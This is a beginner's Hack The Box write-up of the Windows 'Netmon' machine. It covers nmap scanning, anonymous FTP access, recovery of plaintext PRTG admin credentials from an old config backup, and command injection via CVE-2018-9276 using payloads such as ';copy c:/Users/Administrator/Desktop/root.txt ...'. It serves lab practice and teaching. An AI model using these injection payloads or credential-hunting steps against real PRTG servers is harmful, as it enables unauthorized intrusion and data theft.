
Write up for Hack The Box :: Netmon


https://www.hackthebox.eu/home/machines/profile/177

Preface: this was my first ever HTB machine and first real hands on real-life based CTF.

This hack the box challenge is a windows-based machine that has a user.txt flag and a root.txt flag. To connect to the box, I had to first setup the VPN on the Kali Linux Machine that was running on a VM. After this I pinged the machine to ensure that it was online, and then I conducted a port scan using Nmap to see what ports were open.



We can see that there are 5 ports open, one of which is port 80 which is used for http communications. That means that this machine might be hosting a website. When I go into a browser and type in the machine's IP, I find that it is indeed hosting a web server. This probably means that at some point I will have to login through this website. A quick google search shows that the PRTG Network Monitor default admin credentials are *username=prtgadmin* and *password=prtgadmin*. Unfortunately, this login doesn't lead to any success.



After noting this webpage, we can go back to the terminal and do a more in-depth scan of the other ports. This was done by using the *-A* option which enables OS detection, version detection, script scanning and traceroute, essentially providing more information about the services that the target is running. This reveals that some of the open ports allow anonymous ftp (File Transfer Protocol) which means that we can remotely connect to the box without a login and browse the file system as if we were a normal user.


```
root@kali:/# nmap -A 10.10.10.152
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-11 01:13 EDT
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.86% done; ETC: 01:13 (0:00:00 remaining)
Nmap scan report for 10.10.10.152
Host is up (0.39s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=4/11%OT=21%CT=1%CU=39889%PV=Y%DS=2%DC=T%G=Y%TM=5CAECD3
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TS=A)SEQ(SP=106%GCD=1%I
OS:SR=10A%CI=I%II=I%TS=A)SEQ(SP=106%GCD=1%ISR=10A%II=I%TS=A)OPS(O1=M54DNW8S
OS:T11%O2=M54DNW8ST11%O3=M54DNW8NNT11%O4=M54DNW8ST11%O5=M54DNW8ST11%O6=M54D
OS:ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=
OS:80%W=2000%O=M54DNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%
OS:F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD
OS:=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Additionally, we can see at the bottom that the machine is running on Windows Server 2008 R2. This may be handy for later. Next, we can easily connect to the machine using ftp. Since it allows anonymous ftp, we simply put anonymous as the name and anything (or nothing) as the password.

```
root@kali:~/Downloads# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Next, we can start to browse the computer. Since it is a windows machine, the layout is relatively recognizable. My first aim is to find the user flag which should be accessible to low level users. I found the user.txt file quite easily:



The *get* command in this stage means to download the files through ftp to my host machine. So, I can easily open the file.

Once I had downloaded the text file, finding the flag was as simple as running the *cat user.txt* command to view the contents.

That is the first part complete. Now that we have the hash of the user's flag we can start to try and get the root flag; this may be a little bit more difficult. Going back to that webpage, we can see that the machine is hosting a website for the *PRTG Network Monitor* login. Due to a lack of clues anywhere else in the machine's files, I am certain that the next step is to get admin access to this site. Doing some searching I can see that there have been many vulnerabilities in the past


on this page, although they seem to require admin access. Doing some more research, I find that there was a major issue in the program's logs which has passwords in plain text. This issue was addressed by the developers of the program, they instructed system admins to delete the old logs, in doing so deleting the plain text passwords. So, then my next step was to look for any hidden folders using *ls -la* which then led me to find the logs mentioned in my research.

```
root@kali:~/Downloads# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16  10:46PM       <DIR>          $RECYCLE.BIN
02-03-19  12:18AM                 1024 .rnd
11-20-16  09:59PM               389408 bootmgr
07-16-16  09:10AM                    1 BOOTNXT
02-03-19  08:05AM       <DIR>          Documents and Settings
02-25-19  10:15PM       <DIR>          inetpub
04-11-19  01:17AM            738197504 pagefile.sys
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-25-19  10:56PM       <DIR>          ProgramData
02-03-19  08:05AM       <DIR>          Recovery
02-03-19  08:04AM       <DIR>          System Volume Information
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
ftp> cd PrgramData
550 The system cannot find the file specified.
ftp> cd ProgramData
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  12:15AM       <DIR>          TEMP
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
226 Transfer complete.
ftp> cd Paessler
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
04-11-19  01:20AM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
02-03-19  12:40AM       <DIR>          Configuration Auto-Backups
04-11-19  01:19AM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
04-11-19  01:19AM       <DIR>          Logs (Web Server)
02-25-19  08:01PM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
04-11-19  01:20AM              1646881 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.
ftp>
```

The old logs are here, after downloading them I found that many of them contained information about admin logins, but with the passwords redacted. But, the oldest log file, *PRTG Configuration.old.bak* is where this information is, with admin credentials in plain text:

```
<dbpassword>
      <!—User: prtgadmin -->
      PrTg@dmin2018
</dbpassword>
```

Now that we have the admin credentials, we can try logging into the site once again. Although, these credentials don't seem to work. They don't work because they are outdated. As seen in the *PRTG Configuration.old.bak* details, it was made in 2018, but then the new logs were made in 2019. This means that in that time the password was updated, but very poorly. The password that worked was *PrTg@dmin2019*. An example of a very poor password. Now, **we are in**!



From my previous research I found that there was an exploit for this page for versions before version 18.2.39, that means that this version of the program is vulnerable to CVE-2018-9276.


To take advantage of the exploit I set up a new notification that would execute a program on the server. The only files available to do this were two defaults, a .bat and a .ps1. Additionally, we could set certain parameters in this execution. Unfortunately for the site, the parameter input wasn't sanitized, meaning that we could end the function and execute our own command. This functionality was tested using:

;echo test > c:/Users/Public/Documents/test.txt

This made a new file in the Documents directory. Fortunately, this file is accessible by the anonymous ftp user, so we could see that this file was made. The next step was to tell the server to move the root.txt file to an accessible directory. I did this using the parameter:

;copy c:/Users/Administrator/Desktop/root.txt c:/Users/Public/Documents/

This copies the flag to an accessibly directory, now we simply must download the file and the box is complete. A few notes: I could have attempted to create a new user and give it admin access. This would have taken a bit longer and given the public nature of this machine, it is very difficult to get that far before a reset.



After downloading the file, it was as simple as running *cat root.txt* on my host machine to view the flag.